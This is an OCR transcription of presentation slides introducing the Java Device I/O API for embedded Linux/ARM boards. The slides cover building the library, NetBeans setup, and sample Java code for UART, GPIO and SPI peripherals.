
- Follows the JavaME / Java SE-e Device I/O API
- Targets Linux/ARM SBCs
  - Raspberry Pi
  - SABRE Lite
- Supports an initial set of four peripheral device APIs
  - GPIO | SPI | I2C | UART
- Provides a consistent method for accessing low level peripherals on embedded devices
- Is extendable with service providers
- Helps developers manage multiple hardware configurations by providing the ability to assign logical names to devices

Building The Device I/O Libraries

- Supports building on a Linux host with ARM cross-compiler
- Requires JDK7 or JDK8, Linux/ARM cross-compiler and GNU Make
- Sample code may also use the ANT build tool
- Define required environment variables
  - `export JAVA_HOME=<path to JDK>`
  - `export PI_TOOLS=<path to Linux/ARM cross-compiler>`
- Get the source
  - `hg clone http://hg.openjdk.java.net/dio/dev`
- Build
  - `cd dev`
  - `make`


- Completed library files will be in build directory
  - `<top-level>/build/jar/dio.jar`
  - `<top-level>/build/so/libdio.so`

Working With DIO APIs in Netbeans (in MacOS)



Tools → Java Platforms → Add Platform . . .


Select "Remote Java Standard Edition" then click next




Fill in required fields then click "Finish"

Note: may need to use "root" credentials to run DIO apps from netbeans


Working With DIO APIs in Netbeans (cont'd)




Right click on your project and select "Properties"



Create a new configuration with your new remote platform



Right click on "libraries" in your project tree and select "Add JAR/Folder..."



Choose the dio.jar file

Using the Device I/O APIs

- Copy libido.so to your native java library path on the target device (see also $LD_LIBRARY_PATH)
  - Or, specify its location with –Djava.library.path in VM options
- Specify -Djdk.dio.registry in VM options (or in the `java` command line) to use a `.properties` file to preload a set of device configurations which you can refer to by a numeric ID
- Use DeviceManager.list() to get a list of all preloaded and user-registered devices in the system
- Get a device instance by using DeviceManager.open() methods
- When done with a device, be sure to call its close() method
- Access to devices depends on appropriate OS level access and new Java permissions

JavaOne ORACLE


Oracle IoT GW 1.0 uses DIO

…Thierry Violleau Presentation Copyright:

- Enable the development of Device Adapters for devices connected over RS-485 and RS-232 serial line communications

- Support RS-485 and RS-232 through DIO UART API


- Target platforms:
  - RPi
  - Nitrogen6 SabreLite




A Closer Look . . .

UART


Universal Asynchronous Receiver/Transmitter






Samples. . .

UART





UART

- Universal Asynchronous Receiver/Transmitter
- UARTs are commonly used in conjunction with communication standards such as TIA (formerly EIA) RS-232, RS-422 or RS-485.
- It is an asynchronous protocol because of the protocol and the 4 wires:
  - 2 wires for Data: RX (Receive) and TX (Transmit)
  - 2 wires for VCC (Voltage) and GND (Ground)

jdk.dio.uart.UART

Key configuration details

- Controller name or number
- Baud rate
- Parity
- Stop bits
- Flow control

- Allows for control and access of a UART device
- Provides methods to for synchronous and asynchronous reads and writes
- Implements the java.nio.channels interfaces ReadableByteChannel and WriteableByteChannel
- Uses java.nio.ByteBuffer in API calls

jdk.dio.uart.UART

```
UARTConfig config  = new UARTConfig(“ttyAMA0”,           // device name
                                    DeviceConfig.DEFAULT, // channel
                                    9600,                 // baud rate
                                    UARTConfig.DATABITS_7,
                                    UARTConfig.PARITY_NONE,
                                    UARTConfig.FLOWCONTROL_NONE);
        . . .
UART uart = DeviceManager.open(config);
OutputStream os = Channels.newOutputStream(uart);
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(os));

writer.print(“Hello”);

        . . .
```

A Closer Look . . .


GPIO

General Purpose Input Output

Sample. . .

GPIO

General Purpose Input Output



GPIO

- General Purpose Input/Output
- Logical 1 or 0 controlled by software
- Two wires (one for data, one for ground)
- Dedicated to a single purpose
  - Drive a single LED
  - Status flag
  - “bit-banging”

jdk.dio.gpio.GPIOPin

Key configuration details

- Pin number
- Direction
  - Input
  - Output
- Trigger
  - Rising
  - Falling
- Mode – Not software configurable for Linux/ARM port
- Represents a single GPIO pin
- Can be configured as input or output
  - Detect a button press
  - Drive a single LED
- Can register listeners to handle "value changed" events

jdk.dio.gpio.GPIOPin

```
GPIOPinConfig config =
            new GPIOPinConfig(DeviceConfig.DEFAULT,     // controller number
                              18,                       // pin number
                              GPIOPinConfig.DIR_OUTPUT_ONLY,
                              GPIOPinConfig.DEFAULT,    // mode (ignored)
                              GPIOPinConfig.TRIGGER_NONE,
                              false);                   // initial value

 . . .
      GPIOPin outputPin = DeviceManager.open(config);
 . . .
      outputPin.setValue(true);
```


```
GPIOPinConfig config =
            new GPIOPinConfig(DeviceConfig.DEFAULT,           // controller number
                              23,                             // pin number
                              GPIOPinConfig.DIR_INPUT_ONLY,
                              GPIOPinConfig.DEFAULT,
                              GPIOPinConfig.TRIGGER_RISING_EDGE |
                                     GPIOPinConfig.TRIGGER_FALLING_EDGE,
                              false);                         // initial value
 . . .
      GPIOPin inputPin = DeviceManager.open(config);
 . . .
      boolean pinValue = inputPin.getValue();
              inputPin.setInputListener(new PinListener() {
                    public void valueChanged(PinEvent event) {
                          System.out.println("Pin value is now " + event.getValue());
                    }
              });
```


JavaOne ORACLE

A Closer Look . . .

SPI

Serial Peripheral Interface








Samples. . .

SPI

Serial Peripheral Interface


SPI
Master
SCLK
MOSI
MISO
SS1
SS2
SS3
SCLK
MOSI
MISO
SS
SPI
Slave
SCLK
MOSI
MISO
SS
SPI
Slave
SCLK
MOSI
MISO
SS
SPI
Slave


MASTER
SCK
MOSI
MISO
SS
SLAVE
SCK
MOSI
MISO
SS


Master to Slave
Slave to Master
idle
idle or
next byte
SCK
Clock from
Master
0 1 2 3 4 5 6 7
0 1 2 3 4 5 6 7
MOSI
Master-Out
Slave-In
1 1 0 0 1 0 1 0
0x53 = ASCII 'S'
MISO
Master-In
Slave-Out
0 1 1 0 0 0 1 0
0x46 = ASCII 'F'
SS
Slave-Select
after last
byte sent
or received

Samples. . .

SPI

SPI

- Serial Peripheral Interface
- Single master/multiple slaves connected to a single bus
- Serial, full-duplex
- Bits shift in on MISO (Master In Slave Out) as they shift out on MOSI (Master Out Slave In)

  Synchronous full duplex protocol because of the protocol and the 6 wires:
